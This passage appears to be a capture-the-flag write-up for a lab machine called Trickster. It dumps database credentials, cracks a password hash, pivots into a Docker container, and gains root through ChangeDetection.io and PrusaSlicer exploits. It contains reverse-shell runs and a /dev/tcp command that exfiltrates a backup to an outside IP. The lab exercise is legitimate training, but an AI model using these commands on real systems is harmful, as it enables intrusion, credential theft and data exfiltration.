-rw-r--r-- 1 www-data www-data   11 May 25 19:09 parameters.yml
-rwxr-xr-x 1 www-data www-data  983 Mar  7  2024 parameters.yml.dist
-rwxr-xr-x 1 www-data www-data  303 Mar  7  2024 routing.yml
-rwxr-xr-x 1 www-data www-data  314 Mar  7  2024 routing_dev.yml
-rwxr-xr-x 1 www-data www-data  889 Mar  7  2024 security_dev.yml
-rwxr-xr-x 1 www-data www-data  625 Mar  7  2024 security_prod.yml
-rwxr-xr-x 1 www-data www-data  965 Mar  7  2024 security_test.yml
-rwxr-xr-x 1 www-data www-data  242 Mar  7  2024 services.yml
-rwxr-xr-x 1 www-data www-data 3016 Mar  7  2024 set_parameters.php
www-data@trickster:~/prestashop/app/config$
```

Lets lets see this

```
www-data@trickster:~/prestashop/app/config$ cat parameters.php
<?php return array (
  'parameters' =>
  array (
    'database_host' => '127.0.0.1',
    'database_port' => '',
    'database_name' => 'prestashop',
    'database_user' => 'ps_user',
    'database_password' => 'prest@shop_o',
    'database_prefix' => 'ps_',
    'database_engine' => 'InnoDB',
    'mailer_transport' => 'smtp',
    'mailer_host' => '127.0.0.1',
    'mailer_user' => NULL,
    'mailer_password' => NULL,
    'secret' => 'eHPDO7bBZPjXWbv3oSLIpkn5XxPvcvzt7ibaHTgWhTBM3e7S9kbeB1TPemtIgzog',
    'ps_caching' => 'CacheMemcache',
    'ps_cache_enable' => false,
    'ps_creation_date' => '2024-05-25',
    'locale' => 'en-US',
    'use_debug_toolbar' => true,
    'cookie_key' => '8PR6s1SJZLPCjXTegH7fXttSAXbG2h6wfCD3cLk5GpvkGAZ4K9hMXpxBxrf7s42i',
    'cookie_iv' => 'fQoIWUoOLUOhiM2VmI1KPY61DtUsUx8g',
    'new_cookie_key' => 'def000001a30bb7f2f22b0a7790f2268f8c634898e0e1d32444c3a03f4040bd5e8c
    'api_public_key' => '-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuSFQP3xrZccKbS/VGKMr
v8dF4IJh9F9NvmPZqiFNpJnBHhfWE3YVM/OrEREGKztkHFsQGUZXFIwiBQVs5kAG
```

Got MySQL creds here

> ⚠ MySQL Creds
>
> Username : ps_user
> Password : prest@shop_o

Now lets login in MySQL

```
);www-data@trickster:/$ mysql -u ps_user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1662
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Now lets see the databases here

```
show databases;
```

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| prestashop         |
+--------------------+
2 rows in set (0.000 sec)
```

Lets select prestashop here

```
use prestashop;
```

```
MariaDB [(none)]> use prestashop;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Lets see the tables here

```
show tables;
```

```
| ps_customization_field                |
| ps_customization_field_lang           |
| ps_customized_data                    |
| ps_date_range                         |
| ps_delivery                           |
| ps_emailsubscription                  |
| ps_employee                           |
| ps_employee_session                   |
| ps_employee_shop                      |
| ps_feature                            |
| ps_feature_flag                       |
| ps_feature_lang                       |
| ps_feature_product                    |
```

Lets describe this table

```
describe ps_employee;
```

```
MariaDB [prestashop]> describe ps_employee;
+---------------------------+---------------------+------+-----+---------------------+----------------+
| Field                     | Type                | Null | Key | Default             | Extra          |
+---------------------------+---------------------+------+-----+---------------------+----------------+
| id_employee               | int(10) unsigned    | NO   | PRI | NULL                | auto_increment |
| id_profile                | int(10) unsigned    | NO   | MUL | NULL                |                |
| id_lang                   | int(10) unsigned    | NO   |     | 0                   |                |
| lastname                  | varchar(255)        | NO   |     | NULL                |                |
| firstname                 | varchar(255)        | NO   |     | NULL                |                |
| email                     | varchar(255)        | NO   | MUL | NULL                |                |
| passwd                    | varchar(255)        | NO   |     | NULL                |                |
| last_passwd_gen           | timestamp           | NO   |     | current_timestamp() |                |
| stats_date_from           | date                | YES  |     | NULL                |                |
| stats_date_to             | date                | YES  |     | NULL                |                |
| stats_compare_from        | date                | YES  |     | NULL                |                |
| stats_compare_to          | date                | YES  |     | NULL                |                |
| stats_compare_option      | int(1) unsigned     | NO   |     | 1                   |                |
| preselect_date_range      | varchar(32)         | YES  |     | NULL                |                |
| bo_color                  | varchar(32)         | YES  |     | NULL                |                |
| bo_theme                  | varchar(32)         | YES  |     | NULL                |                |
| bo_css                    | varchar(64)         | YES  |     | NULL                |                |
| default_tab               | int(10) unsigned    | NO   |     | 0                   |                |
| bo_width                  | int(10) unsigned    | NO   |     | 0                   |                |
| bo_menu                   | tinyint(1)          | NO   |     | 1                   |                |
| active                    | tinyint(1) unsigned | NO   |     | 0                   |                |
| optin                     | tinyint(1) unsigned | YES  |     | NULL                |                |
| id_last_order             | int(10) unsigned    | NO   |     | 0                   |                |
| id_last_customer_message  | int(10) unsigned    | NO   |     | 0                   |                |
| id_last_customer          | int(10) unsigned    | NO   |     | 0                   |                |
| last_connection_date      | date                | YES  |     | NULL                |                |
| reset_password_token      | varchar(40)         | YES  |     | NULL                |                |
| reset_password_validity   | datetime            | YES  |     | NULL                |                |
| has_enabled_gravatar      | tinyint(3) unsigned | NO   |     | 0                   |                |
+---------------------------+---------------------+------+-----+---------------------+----------------+
29 rows in set (0.001 sec)
```

Now lets select the email and the password here

```
select email,passwd from ps_employee;
```

```
MariaDB [prestashop]> select email,passwd from ps_employee;
+----------------------+--------------------------------------------------------------+
| email                | passwd                                                       |
+----------------------+--------------------------------------------------------------+
| admin@trickster.htb | $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUtOdR7LIeK26RdlB/C |
| james@trickster.htb | $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm |
+----------------------+--------------------------------------------------------------+
2 rows in set (0.000 sec)
```

Lets save james hash here

```
~/Testing/Trickster/CVE-2024-34716_PoC git:(main)±2 (0.034s)
cat hash
```

	File: hash
1	$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm

U can crack it using `Run this as is dont run it with --show if u are running it for the first time`

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Testing/Trickster/CVE-2024-34716_PoC git:(main)±2 (11.756s)
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 105 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm:alwaysandforever

Session..........: hashcat
```

Got the creds for james

> ⚠ User Creds
>
> Username : james
> Password : alwaysandforever

Now lets ssh in

```
~/Testing/Trickster/CVE-2024-34716_PoC git:(main)±2 (3.897s)
ssh james@10.10.11.34

The authenticity of host '10.10.11.34 (10.10.11.34)' can't be established.
ED25519 key fingerprint is SHA256:SZyh4Oq8EYrDd5T2R0ThbtNWVAlQWg+Gp7XwsR6zq7o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.34' (ED25519) to the list of known hosts.
james@10.10.11.34's password:
```


```
james@trickster:~ (0.135s)
id

uid=1000(james) gid=1000(james) groups=1000(james)
```

And here is your user.txt

```
james@trickster ~ (0.122s)
ls -al

total 856
drwxr-x--- 7 james james   4096 Nov  6 15:15 .
drwxr-xr-x 5 root  root    4096 Sep 13 12:24 ..
lrwxrwxrwx 1 root  root       9 Sep 13 11:54 .bash_history -> /dev/null
-rw-r--r-- 1 james james    220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 james james   3771 Jan  6  2022 .bashrc
drwx------ 2 james james   4096 Sep 13 12:24 .cache
drwx------ 3 james james   4096 Nov  6 15:15 .gnupg
-rwxrwxr-x 1 james james 827739 Nov  1 04:29 linpeas.sh
drwxrwxr-x 3 james james   4096 Sep 13 12:24 .local
-rw-r--r-- 1 james james    807 Jan  6  2022 .profile
drwx------ 3 james james   4096 Nov  6 15:14 snap
drwx------ 2 james james   4096 Sep 26 11:14 .ssh
-rw-r----- 1 root  james     33 Nov  6 14:23 user.txt
```

Lateral PrivEsc - 2

So i ran linpeas here



We have docker running probably i got in one binary here and nmap binary to test this

Here is the ping-sweep btw

```
james@trickster /dev/shm (0.201s)
cat /dev/shm/ping-sweep.sh
#!/bin/bash

IP="$1"

for i in {1..254}
do
        ping -c 1 $IP.$i | grep ^64 | awk '{print $4}' | cut -d ":" -f 1 &
done
```

Lets run it to find this docker container

```
james@trickster /dev/shm (1.161s)
./ping-sweep.sh 172.17.0
172.17.0.2
172.17.0.1
```

172.17.0.1 is us
Now lets run the nmap binary on this IP


```
james@trickster /dev/shm (31.488s)
./nmap -p- --min-rate=10000 172.17.0.2

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-11-06 15:54 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:00:12 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 172.17.0.2
Host is up (0.00048s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
5000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 30.93 seconds
```

Now lets port forward this to us

```
ssh -L 8000:172.17.0.2:5000 james@10.10.11.34
```

```
~/Testing/Trickster/CVE-2024-34716_PoC git:(main)±2 (4.219s)
ssh -L 8000:172.17.0.2:5000 james@10.10.11.34
james@10.10.11.34's password:
```

Now lets see this site now



Lets login in with james's creds

And we are we have a version here als othis is ChangeDetction.io
So there is a few exploit i found that didnt work but this one did : https://github.com/evgeni-semenov/CVE-2024-32651/blob/main/cve-2024-32651.py

Lets run this

```
python3 changedetection3.py --url http://localhost:8000/ --ip 10.10.16.80 --port 9001 --password alwaysandforever
```

```
~/Testing/Trickster (1m 34.46s)
python3 changedetection3.py --url http://localhost:8000/ --ip 10.10.16.80 --port 9001 --password alwaysandforever

Obtained CSRF token: ImVkZWI3ZWQ1ZTUwNTQwNGViZWMxM2U3ZDFlMjM4MGIxMzAxYzZhNDUi.ZyufgA.uBIUwTsDQTfrYsa-lSNMZy8RqpA
Logging in...
[+] Login succesful
Redirect URL: /edit/f2df4375-b185-42dc-9506-67411d597715?unpause_on_save=1
Final request made.
Spawning shell...
[+] Trying to bind to :: on port 9001: Done
[+] Waiting for connections on :::9001: Got connection from ::ffff:10.10.11.34 on port 58062
Listening on port 9001...
Connection received!
[*] Switching to interactive mode
root@a4b9a36ae7ff:/app# $ id
id
uid=0(root) gid=0(root) groups=0(root)
```

So we are now root on this container now

```
root@a4b9a36ae7ff:/# $ ls -al
ls -al
total 72
drwxr-xr-x   1 root root 4096 Sep 26 11:03 .
drwxr-xr-x   1 root root 4096 Sep 26 11:03 ..
-rwxr-xr-x   1 root root    0 Sep 26 11:03 .dockerenv
drwxr-xr-x   1 root root 4096 Sep 13 12:24 app
lrwxrwxrwx   1 root root    7 Apr  8  2024 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Sep 13 12:24 boot
drwxr-xr-x   8 root root 4096 Nov  6 16:55 datastore
drwxr-xr-x   5 root root  340 Nov  6 16:40 dev
drwxr-xr-x   1 root root 4096 Sep 26 11:03 etc
drwxr-xr-x   2 root root 4096 Sep 13 12:24 home
lrwxrwxrwx   1 root root    7 Apr  8  2024 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Apr  8  2024 lib64 -> usr/lib64
drwxr-xr-x   2 root root 4096 Sep 13 12:24 media
drwxr-xr-x   2 root root 4096 Sep 13 12:24 mnt
drwxr-xr-x   2 root root 4096 Sep 13 12:24 opt
dr-xr-xr-x 315 root root    0 Nov  6 16:40 proc
drwx------   1 root root 4096 Sep 26 10:52 root
drwxr-xr-x   3 root root 4096 Sep 13 12:24 run
lrwxrwxrwx   1 root root    8 Apr  8  2024 sbin -> usr/sbin
drwxr-xr-x   2 root root 4096 Sep 13 12:24 srv
dr-xr-xr-x  13 root root    0 Nov  6 16:40 sys
drwxrwxrwt   1 root root 4096 Sep 13 12:24 tmp
drwxr-xr-x   1 root root 4096 Sep 13 12:24 usr
drwxr-xr-x   1 root root 4096 Sep 13 12:24 var
root@a4b9a36ae7ff:/#
```

So this is the only thing here lets see what this has

```
root@a4b9a36ae7ff:/datastore# $ ls -al
ls -al
total 68
drwxr-xr-x 8 root root  4096 Nov  6 16:55 .
drwxr-xr-x 1 root root  4096 Sep 26 11:03 ..
drwxr-xr-x 2 root root  4096 Nov  6 16:55 2633f141-c9d6-4c9e-8632-777da623e39e
drwxr-xr-x 2 root root  4096 Nov  6 16:53 4e0723a1-250f-4f10-b242-45f50092d9d7
drwxr-xr-x 2 root root  4096 Aug 31 08:56 Backups
drwxr-xr-x 2 root root  4096 Sep 19 11:44 b86f1003-3ecb-4125-b090-27e15ca605b9
drwxr-xr-x 2 root root  4096 Sep 19 11:44 bbdd78f6-db98-45eb-9e7b-681a0c60ea34
drwxr-xr-x 2 root root  4096 Nov  6 16:55 f2df4375-b185-42dc-9506-67411d597715
-rw-r--r-- 1 root root    64 Aug 30 20:21 secret.txt
-rw-r--r-- 1 root root   155 Aug 30 20:25 url-list-with-tags.txt
-rw-r--r-- 1 root root    73 Aug 30 20:25 url-list.txt
-rw-r--r-- 1 root root 22693 Nov  6 16:55 url-watches.json
```

Lets see what this has

```
root@a4b9a36ae7ff:/datastore/Backups#
root@a4b9a36ae7ff:/datastore/Backups# $ ls -al
ls -al
total 52
drwxr-xr-x 2 root root  4096 Aug 31 08:56 .
drwxr-xr-x 8 root root  4096 Nov  6 16:55 ..
-rw-r--r-- 1 root root  6221 Aug 31 08:53 changedetection-backup-20240830194841.zip
-rw-r--r-- 1 root root 33708 Aug 30 20:25 changedetection-backup-20240830202524.zip
root@a4b9a36ae7ff:/datastore/Backups#
```

Lets get this first on our system

Start a listener on your system like this

```
nc -l -p 9999 -q 1 > changedetection-backup.zip
```

And send the file like this

```
cat changedetection-backup-20240830194841.zip > /dev/tcp/10.10.16.80/9999
```

And i got it on my system here

```
~/Testing/Trickster (0.026s)
ls -al

total 6720
drwxr-xr-x 1 pks pks     498 Nov  6 22:47 .
drwxr-xr-x 1 pks pks     378 Nov  5 21:32 ..
drwxrwxr-x 1 pks pks     172 Nov  6 22:44 b4a8b52d-651b-44bc-bbc6-f9e8c6590103
-rw-r--r-- 1 pks pks    6696 Nov  6 22:35 changedetection2.py
-rw-r--r-- 1 pks pks    5923 Nov  6 22:34 changedetection3.py
-rw-r--r-- 1 pks pks    6221 Nov  6 22:42 changedetection-backup.zip
-rw-r--r-- 1 pks pks    4822 Nov  6 22:30 changedetection.py
drwxr-xr-x 1 pks pks     340 Nov  6 21:18 CVE-2024-34716_PoC
-rw-r--r-- 1 pks pks      41 Nov  5 22:10 hash
-rwxr-xr-x 1 pks pks  862776 Nov  6 21:28 linpeas.sh
-rwxr-xr-x 1 pks pks 5944464 Nov  6 21:31 nmap
-rwxr-xr-x 1 pks pks     125 Nov  6 21:34 ping-sweep.sh
drwxr-xr-x 1 pks pks      62 Nov  6 22:47 prusaslicer_exploit
-rw-r--r-- 1 pks pks      64 May 24 07:17 secret.txt
drwxr-xr-x 1 pks pks     284 Nov  5 22:10 src
-rw-r--r-- 1 pks pks      74 Aug 31 14:22 url-list.txt
-rw-r--r-- 1 pks pks     115 Aug 31 14:21 url-list-with-tags.txt
-rw-r--r-- 1 pks pks   13691 Aug 31 14:22 url-watches.json
```

And if u unzip it you should see this directory here

```
~/Testing/Trickster (0.026s)
ls -al

total 6720
drwxr-xr-x 1 pks pks     498 Nov  6 22:47 .
drwxr-xr-x 1 pks pks     378 Nov  5 21:32 ..
drwxrwxr-x 1 pks pks     172 Nov  6 22:44 b4a8b52d-651b-44bc-bbc6-f9e8c6590103
-rw-r--r-- 1 pks pks    6696 Nov  6 22:35 changedetection2.py
-rw-r--r-- 1 pks pks    5923 Nov  6 22:34 changedetection3.py
-rw-r--r-- 1 pks pks    6221 Nov  6 22:42 changedetection-backup.zip
-rw-r--r-- 1 pks pks    4822 Nov  6 22:30 changedetection.py
drwxr-xr-x 1 pks pks     340 Nov  6 21:18 CVE-2024-34716_PoC
-rw-r--r-- 1 pks pks      41 Nov  5 22:10 hash
-rwxr-xr-x 1 pks pks  862776 Nov  6 21:28 linpeas.sh
-rwxr-xr-x 1 pks pks 5944464 Nov  6 21:31 nmap
-rwxr-xr-x 1 pks pks     125 Nov  6 21:34 ping-sweep.sh
drwxr-xr-x 1 pks pks      62 Nov  6 22:47 prusaslicer_exploit
-rw-r--r-- 1 pks pks      64 May 24 07:17 secret.txt
drwxr-xr-x 1 pks pks     284 Nov  5 22:10 src
-rw-r--r-- 1 pks pks      74 Aug 31 14:22 url-list.txt
-rw-r--r-- 1 pks pks     115 Aug 31 14:21 url-list-with-tags.txt
-rw-r--r-- 1 pks pks   13691 Aug 31 14:22 url-watches.json
```

Now lets see what this has

```
~/Testing/Trickster/b4a8b52d-651b-44bc-bbc6-f9e8c6590103 (0.024s)
ls -al

total 8
drwxrwxr-x 1 pks pks  100 Nov  7 01:06 .
drwxr-xr-x 1 pks pks  498 Nov  6 22:47 ..
-rw-r--r-- 1 pks pks 2605 Aug 31 05:17 f04f0732f120c0cc84a993ad99decb2c.txt.br
-rw-r--r-- 1 pks pks   51 Aug 31 05:17 history.txt
```

This is a brotli type backup u can decode this like this

```
~/Testing/Trickster/b4a8b52d-651b-44bc-bbc6-f9e8c6590103 (0.027s)
brotli -d f04f0732f120c0cc84a993ad99decb2c.txt.br
```

```
~/Testing/Trickster/b4a8b52d-651b-44bc-bbc6-f9e8c6590103 (0.023s)
ls -al

total 20
drwxrwxr-x 1 pks pks   172 Nov  7 01:07 .
drwxr-xr-x 1 pks pks   498 Nov  6 22:47 ..
-rw-r--r-- 1 pks pks 11866 Aug 31 05:17 f04f0732f120c0cc84a993ad99decb2c.txt
-rw-r--r-- 1 pks pks  2605 Aug 31 05:17 f04f0732f120c0cc84a993ad99decb2c.txt.br
-rw-r--r-- 1 pks pks    51 Aug 31 05:17 history.txt
```

Lets read this now

```
25                  'database_port' => '' ,
26                  'database_name' => 'prestashop' ,
                    'database_user' => 'adam' ,
                    'database_password' => 'adam_admin992' ,
29                  'database_prefix' => 'ps_' ,
```

This is actually adam's password here

> ⚠ User's Creds
>
> Username : adam
> Password : adam_admin992

Now lets ssh in

```
~/Testing/Trickster (3.664s)
ssh adam@trickster.htb

The authenticity of host 'trickster.htb (10.10.11.34)' can't be established.
ED25519 key fingerprint is SHA256:SZyh4Oq8EYrDd5T2ROThbtNWVAlQWg+Gp7XwsR6zq7o.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:46: 10.10.11.34
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'trickster.htb' (ED25519) to the list of known hosts.
adam@trickster.htb's password:
```

```
adam@trickster ~ (0.154s)
id

uid=1002(adam) gid=1002(adam) groups=1002(adam)
```

Vertical PrivEsc

Lets check the sudo permission here

```
adam@trickster ~ (0.111s)
sudo -l

Matching Defaults entries for adam on trickster:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User adam may run the following commands on trickster:
    (ALL) NOPASSWD: /opt/PrusaSlicer/prusaslicer
```

So i searched and found a script for local privesc : https://github.com/suce0155/prusaslicer_exploit

README

PrusaSlicer Arbitrary Code Execution

Priv Esc using a .3mf file with vulnerable prusaslicer version.

Make sure you can run prusaslicer using sudo.

#Linux

1.Download the files

2.Change IP and PORT in exploit.sh

3.Make sure to have exploit.sh on /tmp directory

4.Execute the following command > sudo ./prusaslicer -s evil.3mf

5.Exploit.sh will execute as root

Run it as specified and u should have root

```
~/Testing/Trickster/prusaslicer_exploit git:(main)±1
nc -lnvp 9002

Listening on 0.0.0.0 9002
Connection received on 10.10.11.34 34756
root@trickster:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
root@trickster:/tmp# cd /root
cd /root
root@trickster:~# ls -al
ls -al
total 48
drwx------  9 root root 4096 Nov  6 14:23 .
drwxr-xr-x 20 root root 4096 Sep 13 12:24 ..
lrwxrwxrwx  1 root root    9 May 25 11:17 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  3 root root 4096 Sep 13 12:24 .cache
drwxr-xr-x  4 root root 4096 Sep 16 12:46 changedetection
drwx------  3 root root 4096 May 25 12:33 .config
drwxr-xr-x  3 root root 4096 Sep 13 12:24 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Nov  6 14:23 root.txt
drwxr-xr-x  4 root root 4096 Sep 10 09:22 scripts
drwx------  3 root root 4096 Sep 13 12:24 snap
drwx------  2 root root 4096 Sep 26 11:14 .ssh
root@trickster:~#
```

Thanks for reading :)